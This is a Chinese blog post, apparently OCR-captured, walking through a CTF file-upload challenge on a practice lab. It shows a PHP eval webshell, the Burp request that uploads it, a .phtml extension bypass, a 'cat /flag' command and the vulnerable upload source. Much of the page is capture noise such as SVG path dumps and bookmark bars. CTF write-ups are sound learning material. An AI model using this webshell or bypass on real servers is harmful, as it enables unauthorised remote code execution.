

【学习笔记5】buu [ACTF2020 新生赛]Upload

原创

Noslpum 于 2020-05-07 16:50:22 发布 211 收藏 1
分类专栏： ctf学习笔记 文章标签： php shell java 信息安全 laravel


本文链接：https://blog.csdn.net/weixin_43553654/article/details/107686893





点进去一看发现什么都没有，就一个电灯泡实属瞩目点一下看看，显示出来一个让你上传东西的地方

开始操作，先上传一个php文件，不行，直接报错，提示可以上传，jpg，png，gif格式，ok那就弄一个一句话木马，将后缀改成jpg上传，成功，上传成功，并在左上角显示了上传路径，说明它对上传文件内容没有做验证，接下来再上传一遍同时用bp抓包将jpg后缀改成php。


Burp Suite Professional v2.0.11beta - Temporary Project - licensed to By Jas502n By:bbskali.cn
Burp Project 测试器 重发器 窗口 帮助
仪表盘 目标 代理 测试器 重发器 定序器 编码器 对比器 插件扩展 项目选项 用户选项 CSRF CO2 Bypass WAF
发送 取消
目标: http://4b715692-09c3-4f75-b4a1-8c672656e599.node3.buuoj.cn
请求
Raw 参数 头 Hex
POST / HTTP/1.1
Host: 4b715692-09c3-4f75-b4a1-8c672656e599.node3.buuoj.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:75.0) Gecko/20100101 Firefox/75.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------417592081421799337982235184672
Content-Length: 373
Origin: http://4b715692-09c3-4f75-b4a1-8c672656e599.node3.buuoj.cn
Connection: close
Referer: http://4b715692-09c3-4f75-b4a1-8c672656e599.node3.buuoj.cn/
Upgrade-Insecure-Requests: 1
-----------------------------417592081421799337982235184672
Content-Disposition: form-data; name="upload_file"; filename="yjh.php"
Content-Type: image/jpeg
<?php @eval($_POST['lla']);?>
-----------------------------417592081421799337982235184672
Content-Disposition: form-data; name="submit"
upload
-----------------------------417592081421799337982235184672--
响应
Raw 头 Hex HTML Render
1.71,0
c-1.771,1.404-3.541,2.804-5.328,4.181c-0.742,0.575-1.648,0.562-2.425,0.024c-1.653-1.146-3.304-2.295-4.958-3.439
c-0.204-0.143-0.413-0.278-0.636-0.376c-0.814-0.355-1.507,0.114-1.61,1.089C48.567,49.361,48.733,49.747,49.028,49.956z
M69.706,69.17c1.593-1.068,3.174-2.148,4.762-3.23c0.433-0.293,0.533-0.718,0.451-1.198c-0.075-0.439-0.348-0.77-0.781-0.783
c-0.331-0.012-0.712,0.114-0.997,0.293c-0.946,0.599-1.859,1.252-2.787,1.878c-0.884,0.597-1.77,0.554-2.615-0.106
c-0.926-0.729-1.854-1.457-2.781-2.18c-0.52-0.405-1.094-0.403-1.619,0.008c-0.927,0.722-1.851,1.449-2.779,2.176
c-0.841,0.661-1.728,0.694-2.615,0.096c-0.913-0.617-1.818-1.245-2.732-1.857c-0.725-0.484-1.3-0.452-1.658,0.066
c-0.386,0.562-0.22,1.265,0.432,1.712c1.502,1.037,3.008,2.06,4.521,3.081c0.596,0.396,1.035,0.381,1.624-0.062
c0.955-0.717,1.889-1.463,2.849-2.173c0.768-0.572,1.585-0.569,2.355,0.003c0.96,0.716,1.895,1.462,2.854,2.174
c0.232,0.173,0.526,0.271,0.787,0.399C69.262,69.355,69.511,69.304,69.706,69.17z"/>
</g>
</svg>

<form enctype="multipart/form-data" method="post" onsubmit="return checkFile()">
嘿伙计，你发现它了！
<input class="input_file" type="file" name="upload_file"/>
<input class="button" type="submit" name="submit" value="upload"/>
</form>


nonono~ Bad file!
输入搜索字词
没有比赛
完成
8,779字节 | 59毫秒

显示上传失败，查看源码



view-source:http://4b715692-09c3-4f75-b4a1-8c672656e599.node3.buuoj.cn/
查询网站 在线编译 漏洞检测网站 漏洞平台 新建文件夹 常用知识点 学习网站 赵－学生@北京联合... 网鼎杯网络安全大赛 擂台积分板 | ISCC 20... 移动设备上的书签
c-0.852-0.669-1.703-1.334-2.583-2.02c-1.043,0.813-2.09,1.621-3.129,2.439c-1.82,1.425-3.612,2.896-5.469,4.276
c-0.99,0.738-2.432,0.763-3.523,0.02c-1.913-1.306-3.813-2.632-5.719-3.947c-0.295-0.206-0.593-0.406-1.044-0.714
c0.96,3.179,1.871,6.201,2.794,9.26c0.205-0.032,0.395-0.032,0.566-0.086c1.027-0.336,1.94-0.049,2.781,0.529
c1.647,1.127,3.29,2.26,4.912,3.415c0.35,0.255,0.56,0.217,0.875-0.037c1.671-1.344,3.368-2.654,5.042-3.993
c1.141-0.916,2.937-0.785,4.069,0.181c1.643,1.404,3.388,2.689,5.091,4.024c0.042,0.033,0.102,0.047,0.187,0.083
C73.242,49.245,74.926,48.105,76.578,46.931z M58.842,56.22c-1.109,0.887-2.681,0.887-3.8,0.103
c-1.462-1.027-2.936-2.034-4.404-3.048c-0.141-0.099-0.283-0.189-0.567-0.375c0.981,3.251,1.921,6.36,2.869,9.502
c0.791-0.181,1.538-0.45,2.304-0.103c0.256,0.118,0.54,0.186,0.773,0.334c0.95,0.628,1.891,1.271,2.826,1.924
c0.253,0.175,0.43,0.189,0.693-0.025c0.866-0.709,1.776-1.363,2.642-2.074c1.126-0.928,2.846-0.918,3.977,0.019
c0.864,0.716,1.772,1.371,2.641,2.077c0.246,0.201,0.415,0.177,0.647,0.017c0.734-0.512,1.478-1,2.207-1.517
c0.595-0.423,1.191-0.828,1.945-0.873c0.422-0.024,0.845-0.004,1.382-0.004c0.854-2.827,1.741-5.768,2.629-8.712
c-0.035-0.022-0.074-0.045-0.11-0.066c-1.198,0.829-2.402,1.652-3.601,2.488c-0.624,0.432-1.232,0.851-2.021,0.982
c-0.781,0.128-1.497-0.009-2.094-0.452c-1.885-1.412-3.73-2.875-5.633-4.353C62.366,53.453,60.59,54.814,58.842,56.22z
M49.028,49.956c2.344,1.648,4.709,3.274,7.077,4.887c0.628,0.428,1.043,0.387,1.659-0.094c1.708-1.326,3.414-2.657,5.121-3.987
c0.839-0.653,1.699-0.653,2.537,0c1.704,1.331,3.409,2.661,5.121,3.987c0.615,0.481,1.028,0.522,1.658,0.094
c2.369-1.613,4.725-3.247,7.086-4.874c0.473-0.325,0.651-0.772,0.525-1.338c-0.091-0.433-0.369-0.79-0.793-0.757
c-0.429,0.026-0.88,0.21-1.245,0.443c-0.899,0.564-1.756,1.198-2.628,1.804c-0.794,0.555-1.589,1.109-2.388,1.659
c-0.772,0.534-1.678,0.551-2.419-0.02c-1.791-1.381-3.56-2.781-5.33-4.185c-0.543-0.429-1.167-0.429-1.71,0
c-1.771,1.404-3.541,2.804-5.328,4.181c-0.742,0.575-1.648,0.562-2.425,0.024c-1.653-1.146-3.304-2.295-4.958-3.439
c-0.204-0.143-0.413-0.278-0.636-0.376c-0.814-0.355-1.507,0.114-1.61,1.089C48.567,49.361,48.733,49.747,49.028,49.956z
M69.706,69.17c1.593-1.068,3.174-2.148,4.762-3.23c0.433-0.293,0.533-0.718,0.451-1.198c-0.075-0.439-0.348-0.77-0.781-0.783
c-0.331-0.012-0.712,0.114-0.997,0.293c-0.946,0.599-1.859,1.252-2.787,1.878c-0.884,0.597-1.77,0.554-2.615-0.106
c-0.926-0.729-1.854-1.457-2.781-2.18c-0.52-0.405-1.094-0.403-1.619,0.008c-0.927,0.722-1.851,1.449-2.779,2.176
c-0.841,0.661-1.728,0.694-2.615,0.096c-0.913-0.617-1.818-1.245-2.732-1.857c-0.725-0.484-1.3-0.452-1.658,0.066
c-0.386,0.562-0.22,1.265,0.432,1.712c1.502,1.037,3.008,2.06,4.521,3.081c0.596,0.396,1.035,0.381,1.624-0.062
c0.955-0.717,1.889-1.463,2.849-2.173c0.768-0.572,1.585-0.569,2.355,0.003c0.96,0.716,1.895,1.462,2.854,2.174
c0.232,0.173,0.526,0.271,0.787,0.399C69.262,69.355,69.511,69.304,69.706,69.17z"/>
</g>
</svg>

<form enctype="multipart/form-data" method="post" onsubmit="return checkFile()">
嘿伙计，你发现它了！
<input class="input_file" type="file" name="upload_file"/>
<input class="button" type="submit" name="submit" value="upload"/>
</form>

又前台过滤，那php不让用，我们就换个名字试试，PHP，Php，php4，php5，phtml，最后经过尝试发现phtml上传成功，并在左上角显示了上传路径



拿到shell后菜刀连接，一切都很简单，



在虚拟终端里用下面的命令得到flag

cat /flag

随手去看了一眼，index.php文件在里边发现它对文件名后缀的过滤

```
</svg>
      <div class="light"><span class="glow">
                        <form enctype="multipart/form-data" method="post" onsubmit="return checkFile()">
                                  [illegible]
                <input class="input_file" type="file" name="upload_file"/>
                <input class="button" type="submit" name="submit" value="upload"/>
            </form>
      </span><span class="flare"></span><div>
</div>
</div>
<?php
        error_reporting(0);
        //[illegible]
        define("UPLOAD_PATH", "./uplo4d");
        $msg = "Upload Success!";
        if (isset($_POST['submit'])) {
        $temp_file = $_FILES['upload_file']['tmp_name'];
        $file_name = $_FILES['upload_file']['name'];
        $ext = pathinfo($file_name,PATHINFO_EXTENSION);
        if(in_array($ext, ['php', 'php3', 'php4', 'php5'])) {
                exit('nonono~ Bad file[诈?);
        }

        $new_file_name = md5($file_name).".".$ext;
        $img_path = UPLOAD_PATH . '/' . $new_file_name;


        if (move_uploaded_file($temp_file, $img_path)){
            $is_upload = true;
        } else {
            $msg = 'Upload Failed!';
        }
        echo '<div style="color:#F00">'.$msg." Look here~ ".$img_path."</div>";
    }


?>
</body>
</html>
```

好了，我算是看出来了，这道题就是在考察phtml！